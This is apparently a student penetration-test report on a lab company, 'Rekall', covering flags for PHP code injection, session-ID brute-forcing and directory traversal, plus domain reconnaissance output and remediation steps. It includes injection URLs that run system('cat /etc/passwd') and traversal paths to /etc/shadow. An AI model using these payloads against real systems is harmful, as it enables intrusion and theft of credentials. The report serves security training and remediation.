
Web App Vulnerability 13	Findings
Title	Flag 13 - PHP Injection in souvenirs.php
Risk Rating	Critical (9/10)
Description	The vulnerability in Flag 13 involves PHP code injection on the souvenirs.php page. This page is vulnerable to remote code execution (RCE) due to improper input validation and sanitization of user-supplied data in the URL parameters. An attacker can inject arbitrary PHP commands to execute on the server, potentially exposing sensitive system files like /etc/passwd, which can contain critical information about system users. **Method of Exploitation**: The vulnerability is exploited by manipulating the URL parameter message on the souvenirs.php page. Examples of payloads used to exploit this vulnerability include: • http://192.168.14.35/souvenirs.php?message=""; system('cat /etc/passwd') • http://192.168.14.35/souvenirs.php?message=%22%22;%20passthru(%27cat%20/etc/passwd%27) These payloads allow the attacker to execute system commands directly on the server, retrieving sensitive information or further compromising the system.
Images	
Affected Hosts	The affected host is the web application running on 192.168.14.35, particularly the souvenirs.php endpoint, which was disclosed in the robots.txt file identified in Flag 9. http://192.168.13.35/souvenirs.php?message=
Remediation	1. **Input Validation and Sanitization**: Implement strict input validation to ensure that only expected data types are allowed and that special

	characters or command injection attempts are blocked. 2. **Disable Dangerous PHP Functions**: Disable functions like system(), exec(), passthru(), and eval() in the server's PHP configuration to prevent command execution. 3. **Use Prepared Statements**: For any user input passed into commands or queries, use prepared statements or parameterized queries to prevent command injection. 4. **Implement Security Controls**: Use a Web Application Firewall (WAF) to detect and block malicious input patterns and commands. 5. **Code Review and Security Testing**: Regularly perform security code reviews and conduct penetration testing to identify and remediate vulnerabilities early in the development cycle. 6. **Access Control**: Limit access to sensitive files and directories on the server, ensuring that only authorized personnel can access critical system files.

Web App Vulnerability 14	Findings
Title	Flag 14 - Session Management Vulnerability
Risk Rating	High (8/10)
Description	The vulnerability in Flag 14 is due to improper session management, specifically the failure to securely handle session IDs. When accessing the admin_legal_data.php page, session identifiers can be manipulated directly through the URL, allowing unauthorized access to restricted areas. By brute-forcing session IDs using tools like Burp Suite Intruder, an attacker can identify valid session tokens and gain unauthorized access. In this instance, session ID 87 was exploited to access confidential admin legal documents, revealing sensitive data and the flag. **How an Attacker Can Exploit:** 1. An attacker first identifies the session management flaw by inspecting session ID handling in URLs. 2. Using automated tools like Burp Suite's Intruder, they brute-force possible session ID values to find a valid one (in this case, 87). 3. Upon finding a valid session ID, the attacker gains unauthorized access to the restricted admin section containing sensitive legal documents. **Impact:** This flaw allows attackers to bypass authentication controls, accessing restricted areas meant for administrators only. This could lead to exposure of sensitive legal documents, unauthorized changes, or further exploitation within the system.

Images	
Affected Hosts	The affected host is the admin_legal_data.php page on the Rekall Corporation website, specifically where session IDs are used to control access to administrative areas. http://192.168.13.35/admin_legal_data.php?admin=87
Remediation	1. **Implement Secure Session Handling:** Ensure that session IDs are generated using strong randomness and are not exposed in URLs. Store session IDs securely in cookies with attributes like HttpOnly and Secure. 2. **Enforce Session Expiry:** Set session timeouts to limit the window of exploitation. 3. **Session Validation:** Regularly validate session tokens against server-side records to prevent unauthorized reuse. 4. **Implement Brute Force Protection:** Monitor and limit repeated session requests, implementing rate limiting or account lockout mechanisms. 5. **Harden Application Security:** Apply input validation and secure coding practices to prevent unauthorized access and improve overall application security.

Web App Vulnerability 15	Findings
Title	Flag 15 - Directory Traversal
Risk Rating	High (8/10)
Description	This flag demonstrates a directory traversal vulnerability in the disclaimer.php page, allowing an attacker to access restricted files by manipulating the file

	path in the URL. Directory traversal, also known as path traversal, is a web security vulnerability that allows attackers to read arbitrary files on the server by manipulating the URL parameters. In this instance, attackers can exploit this vulnerability to access sensitive information, including old disclaimers that should not be publicly accessible. **How the Attack is Performed:** An attacker can find this vulnerability by examining the URL parameter handling within disclaimer.php. By observing the pattern of file access (e.g., accessing disclaimers through URLs like disclaimer.php?page=new_disclaimers/disclaimer_2.txt), an attacker can infer the existence of other directories or files, especially old versions. By modifying the URL to include directory traversal sequences like ../, the attacker can navigate to parent directories and gain unauthorized access to other files on the server. http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt **Impact:** The impact of directory traversal vulnerabilities can be severe, allowing unauthorized access to sensitive files, configuration data, credentials, and other information that could be leveraged for further exploitation.
Images	
Affected Hosts	The vulnerable page is disclaimer.php, which is hosted on the server at 192.168.13.35. This vulnerability affects any web application that improperly sanitizes user input used in file paths. 192.168.14.35/disclaimer.php?page=
Remediation	1. **Input Validation:** Implement strict input validation to sanitize user-supplied input, especially when used in file paths. Only allow expected and predefined values. 2. **Access Control:** Restrict access to sensitive directories and files using appropriate server configuration settings, ensuring that unauthorized users cannot access them. 3. **Error Handling:** Implement proper error handling to avoid revealing

	directory structures or other information that can be exploited. 4. **Use Safe APIs:** Employ secure APIs that handle file paths safely and are not vulnerable to path traversal attacks. 5. **Monitoring and Logging:** Set up monitoring and logging to detect unauthorized file access attempts, enabling quick response to potential exploitation attempts.

Expansion of found vulnerabilities on the Web Application found by BreachBuddies

Title: Directory Traversal Vulnerabilities (Advanced Exploitation)
Risk Rating: Critical (9/10)
Description:
The application is vulnerable to directory traversal attacks, allowing unauthorized access to sensitive system files by manipulating the page parameter in the URL of disclaimer.php. By navigating up the directory structure (using sequences like ../../../), attackers can access and read files outside the web server's root directory. Key files exposed include /etc/passwd, /etc/hostname, /etc/hosts, and /etc/networks. Attempts were also made to access /etc/shadow, indicating an effort to retrieve hashed passwords, although access to this file was blocked.

Affected Hosts:

- The vulnerabilities affect the Rekall Corporation's web server, particularly the disclaimer.php page on IP 192.168.14.35. This vulnerability puts any sensitive file on the host server at risk, especially files containing configuration data, user credentials, and system information.

Remediation:

1. **Input Validation and Sanitization:** Implement strict input validation on user inputs to prevent directory traversal sequences from being processed. Use whitelisting techniques to allow only specific, safe inputs.
2. **Path Normalization:** Ensure paths are properly normalized to strip out traversal sequences before accessing the filesystem.
3. **Access Control:** Restrict access to sensitive files using proper server configurations. Ensure that the web server process has limited permissions and cannot access critical files like /etc/passwd or /etc/shadow.
4. **Error Handling:** Properly handle errors to avoid exposing file paths or sensitive system information that could assist an attacker.
5. **Web Application Firewall (WAF):** Deploy a WAF to detect and block malicious requests attempting to exploit directory traversal vulnerabilities.
6. **Server Configuration:** Review and secure server configuration files like apache2.conf and my.cnf to limit the directories accessible by the web server. Enable settings that prevent unauthorized access to directories outside the designated web root.
7. **Monitor and Alert:** Implement monitoring and alerting for unauthorized file access attempts to detect ongoing exploitation attempts quickly.

Exploitation Details:
Attackers can discover this vulnerability by manipulating URL parameters to include directory traversal sequences. They can then directly request sensitive files by appending the desired file path, like:

- Accessing /etc/hostname: http://192.168.14.35/disclaimer.php?page=../../../../etc/hostname
- Attempting to access /etc/shadow: http://192.168.14.35/disclaimer.php?page=../../../../etc/shadow

Impact:

- **Information Disclosure:** Attackers can retrieve sensitive information about the server, such as hostnames, network configurations, and user account details.
- **Credential Exposure:** Access to /etc/passwd can reveal user account details, which can be used for further attacks such as password cracking or privilege escalation.
- **Potential for Escalation:** Repeated access attempts to critical files like /etc/shadow suggest that attackers may be trying to gain deeper access, possibly leading to complete system compromise.

This vulnerability poses a severe risk to the confidentiality and integrity of the server and must be addressed immediately to prevent unauthorized access to sensitive system files.

Web Application Vulnerabilities: Remediation Prioritization

1. **SQL Injection Vulnerabilities**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** High impact due to unauthorized access to databases and data manipulation. Easily exploitable via standard injection techniques.
2. **Command Injection in networking.php (First Field)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Critical impact as it allows remote execution of arbitrary commands on the server, leading to full system compromise.
3. **PHP Injection in souvenirs.php**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Enables execution of arbitrary PHP commands, exposing sensitive files and compromising the server.
4. **Advanced Command Injection in networking.php (Second Field)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** High impact with severe consequences, as it allows bypassing input validation for remote command execution.
5. **Stored Cross-Site Scripting (XSS)**
    - **Priority Level:** 2 (High)
    - **Reason:** Persistent script execution can hijack sessions and compromise user data. Needs timely remediation.
6. **Local File Inclusion (LFI) Exploit**
    - **Priority Level:** 2 (High)
    - **Reason:** Allows unauthorized inclusion of sensitive files, which could lead to code execution and data exposure.
7. **Sensitive Data Exposure via HTTP Headers**
    - **Priority Level:** 2 (High)
    - **Reason:** High potential for data leakage that can be exploited in targeted attacks.
8. **Brute Force Attack in Login.php**
    - **Priority Level:** 2 (High)
    - **Reason:** Weak protection against brute force could lead to unauthorized access to administrative controls.
9. **Session Management Vulnerability**
    - **Priority Level:** 2 (High)
    - **Reason:** Improper session handling can lead to unauthorized access, compromising restricted areas.
10. **Directory Traversal**
    - **Priority Level:** 2 (High)
    - **Reason:** Allows access to sensitive files, compromising the confidentiality and security of the application.
11. **Sensitive Data Exposure (Second Field)**
    - **Priority Level:** 2 (High)

    - **Reason:** Exposes sensitive credentials and data directly, posing a severe security risk.
12. **Reflected XSS Exploit on Memory-Planner.php (First Field)**
    - **Priority Level:** 2 (High)
    - **Reason:** Allows script execution, increasing the risk of session hijacking or data manipulation.
13. **Sensitive Data Exposure via robots.txt**
    - **Priority Level:** 3 (Medium)
    - **Reason:** While exposing hidden directories, the exploitability is limited without additional vulnerabilities.
14. **Reflected Cross-Site Scripting (XSS)**
    - **Priority Level:** 3 (Medium)
    - **Reason:** Moderate impact with risks primarily related to session hijacking and information theft.
15. **Local File Inclusion (Advanced Exploit in Memory-Planner.php)**
    - **Priority Level:** 3 (Medium)
    - **Reason:** Allows unauthorized inclusion of files, risking further code execution but with complex exploitation steps.

LINUX INFRASTRUCTURE

Linux Server Vulnerability 1	Findings
Title	Flag 1 - WHOIS Information Exposure
Risk Rating	Medium (6/10)
Description	The WHOIS records for the domain totalrekall.xyz exposes sensitive registration information, including contact details such as registrant names, addresses, and email addresses. Although some information is redacted due to GDPR, exploitable data remains visible. This can be used by attackers for social engineering, phishing, and reconnaissance. The exposure of these details makes it easier for attackers to launch targeted attacks or impersonate domain contacts.
Images	

```
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-09-17T08:23:30Z <<<
```

Network Whois record

Queried **whois.arin.net** with **"n 3.33.130.190"**...

```
NetRange:       3.0.0.0 - 3.127.255.255
CIDR:           3.0.0.0/9
NetName:        AT-88-Z
NetHandle:      NET-3-0-0-0-1
Parent:         NET3 (NET-3-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        2017-12-20
Updated:        2022-05-18
Ref:            https://rdap.arin.net/registry/ip/3.0.0.0


OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
Address:        410 Terry Ave N.
City:           Seattle
StateProv:      WA
PostalCode:     98109
Country:        US
RegDate:        2011-12-08
Updated:        2024-01-24
Comment:        All abuse reports MUST include:
Comment:        * src IP
Comment:        * dest IP (your IP)
Comment:        * dest port
Comment:        * Accurate date/timestamp and timezone of activity
Comment:        * Intensity/frequency (short log extracts)
Comment:        * Your contact details (phone and email) Without these we will be unable to identify the correct owner of the IP address .
Ref:            https://rdap.arin.net/registry/entity/AT-88-Z


OrgNOCHandle: AANO1-ARIN
OrgNOCName:   Amazon AWS Network Operations
OrgNOCPhone:  +1-206-555-0000
OrgNOCEmail:  amzn-noc-contact@amazon.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/AANO1-ARIN

OrgRoutingHandle: ARMP-ARIN
OrgRoutingName:   AWS RPKI Management POC
OrgRoutingPhone:  +1-206-555-0000
OrgRoutingEmail:  aws-rpki-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/ARMP-ARIN

OrgRoutingHandle: IPROU3-ARIN
OrgRoutingName:   IP Routing
OrgRoutingPhone:  +1-206-555-0000
OrgRoutingEmail:  aws-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/IPROU3-ARIN

OrgTechHandle: ANO24-ARIN
OrgTechName:   Amazon EC2 Network Operations
OrgTechPhone:  +1-206-555-0000
OrgTechEmail:  amzn-noc-contact@amazon.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ANO24-ARIN

OrgAbuseHandle: AEA8-ARIN
OrgAbuseName:   Amazon EC2 Abuse
OrgAbusePhone:  +1-206-555-0000
OrgAbuseEmail:  trustandsafety@support.aws.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/AEA8-ARIN
```

DNS records

name	class	type	data	time to live
totalrekall.xyz	IN	A	15.197.148.33	284s (00:04:44)
totalrekall.xyz	IN	A	3.33.130.190	284s (00:04:44)
totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)
totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)
190.130.33.3.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)
130.33.3.in-addr.arpa	IN	NS	ns-1072.awsdns-06.org	172800s (2.00:00:00)
130.33.3.in-addr.arpa	IN	NS	ns-1987.awsdns-56.co.uk	172800s (2.00:00:00)

18/09/2024, 13:49 totalrekall.xyz - Domain Dossier - owner and registrar information, whois and DNS records

130.33.3.in-addr.arpa	IN	NS	ns-439.awsdns-54.com	172800s	(2.00:00:00)
130.33.3.in-addr.arpa	IN	NS	ns-521.awsdns-01.net	172800s	(2.00:00:00)
130.33.3.in-addr.arpa	IN	SOA	server: ns-521.awsdns-01.net	900s	(00:15:00)
			email: awsdns-hostmaster@amazon.com		
			serial: 1		
			refresh: 7200		
			retry: 900		
			expire: 1209600		
			minimum ttl: 86400		

Traceroute

Tracing route to **totalrekall.xyz [3.33.130.190]**...

hop	rtt	rtt	rtt	ip address	fully qualified domain name
1	1	0	0	169.254.158.58	
2	2	1	1	169.48.118.158	ae103.ppr02.dal13.networklayer.com
3	0	0	0	169.48.118.130	82.76.30a9.ip4.static.sl-reverse.com
4	2	2	2	169.45.18.86	ae16.cbs01.eq01.dal03.networklayer.com
5	1	1	1	50.97.17.55	ae33.bbr02.eq01.dal03.networklayer.com
6	2	3	6	50.97.16.5	5.10.6132.ip4.static.sl-reverse.com
7	*	*	*		
8	*	*	*		
9	*	*	*		
10	1	1	1	3.33.130.190	a2aa9ff50de748dbe.awsglobalaccelerator.com

Trace complete

Service scan

FTP - 21	Error: TimedOut
SMTP - 25	Error: TimedOut
HTTP - 80	Error: TimedOut
POP3 - 110	Error: TimedOut
IMAP - 143	Error: TimedOut
HTTPS - 443	Certificate validation errors: None Signature algorithm: sha256RSA Public key size: 2048 bits Issuer: CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, S=Arizona, C=US Subject: CN=totalrekall.xyz Subject Alternative Name: DNS Name=www.totalrekall.xyz, DNS Name=totalrekall.xyz Serial number: 00CBEC958ACF496BF8 Not valid before: 2024-05-20 03:43:12Z Not valid after: 2025-05-20 03:43:12Z SHA1 fingerprint: 05630567E30EAB39BD296DCEAE0631C6DF0AD660 HTTP/1.1 405 Method Not Allowed Date: Wed, 18 Sep 2024 03:46:48 GMT Connection: close


-- end --


URL for this output | return to CentralOps.net, a service of Hexillion

https://centralops.net/co/DomainDossier.aspx 3/3

Affected Hosts	Domain: totalrekall.xyz IP Addresses: 3.33.130.190, 15.197.148.33 (Amazon AWS Hosting)
Remediation	1. **Enable WHOIS Privacy Protection**: Use privacy services provided by the domain registrar to hide sensitive WHOIS information. 2. **Replace Personal Details**: Use generic or corporate contact information in WHOIS records instead of personal data. 3. **Regular Monitoring**: Continuously monitor WHOIS records for unauthorised changes or exposure of sensitive data. 4. **Educate Stakeholders**: Train employees and stakeholders about the risks associated with exposed WHOIS data and how to identify phishing or social engineering attempts.


Linux Server Vulnerability 2	Findings
Title	Flag 2 - Exposed IP Address of totalrekall.xyz
Risk Rating	Medium (5/10)
Description	The IP address 192.168.13.12 associated with the domain totalrekall.xyz was identified and exposed through Nmap scanning. This exposure reveals key information about the host's configuration and active services, such as an open HTTP proxy on port 8080. Attackers can leverage this information to probe further into the network, identify vulnerable services, and potentially gain unauthorized access to sensitive data or system controls. **How Attackers Can Exploit This**: 1. **Reconnaissance**: Attackers use tools like Nmap to scan target networks and discover active hosts, their IP addresses, and open ports. This information is crucial in the initial phase of an attack. 2. **Service Exploitation**: By knowing the IP address and the services running on open ports, attackers can exploit known vulnerabilities in those services. For example, the open HTTP proxy on port 8080 could be used to perform proxy-based attacks, such as intercepting traffic or bypassing network restrictions. 3. **Targeted Attacks**: An exposed IP address allows attackers to launch targeted attacks like brute force attempts, denial-of-service attacks, or injections specifically crafted for the services identified.


Images	
Affected Hosts	Domain: totalrekall.xyz IP Address: 192.168.13.12
Remediation	1. **Firewall Rules**: Restrict public access to IP addresses and services that do not need to be exposed externally. Use firewalls to control access and limit visibility. 2. **Regular Network Scans**: Conduct regular internal and external scans of your network to identify exposed IP addresses and services. Address any unnecessary exposure promptly. 3. **Disable Unused Services**: Turn off services that are not in use, and ensure that necessary services are securely configured with the latest security patches. 4. **IP Address Filtering**: Implement IP filtering to limit access to trusted IP ranges and block unauthorized traffic. 5. **Proxy Hardening**: Secure proxy services to prevent unauthorized use, including implementing authentication, limiting access to trusted users, and monitoring for misuse.

Linux Server Vulnerability 3	Findings
Title	Flag 3 - SSL Certificate Misconfiguration and Subdomain Exposure
Risk Rating	High (7/10)
Description	Research into the SSL certificates associated with totalrekall.xyz reveals that several certificates have been issued, including for subdomains such as flag3-s7euwehd.totalrekall.xyz. This indicates a potential misconfiguration or exposure of internal or sensitive subdomains that were not intended to be publicly accessible. Certificates issued by ZeroSSL and GoDaddy reveal a pattern of exposed subdomains, which could be exploited by attackers for reconnaissance, data exfiltration, or further attacks on the infrastructure. **How Attackers Can Exploit This**: 1. **Reconnaissance**: Attackers can use tools such as crt.sh to look up certificates issued for a domain, revealing subdomains that are not publicly listed or intended for internal use only. 2. **Subdomain Takeover**: If a subdomain is misconfigured or abandoned, attackers can exploit it, potentially leading to unauthorized access or control over associated services. 3. **Credential Harvesting**: Exposed subdomains may point to administrative portals or internal systems, providing attackers with a pathway to harvest credentials or execute further attacks. 4. **Data Exposure**: Misconfigured certificates might indicate improperly secured data flows, allowing attackers to intercept or manipulate traffic between servers.
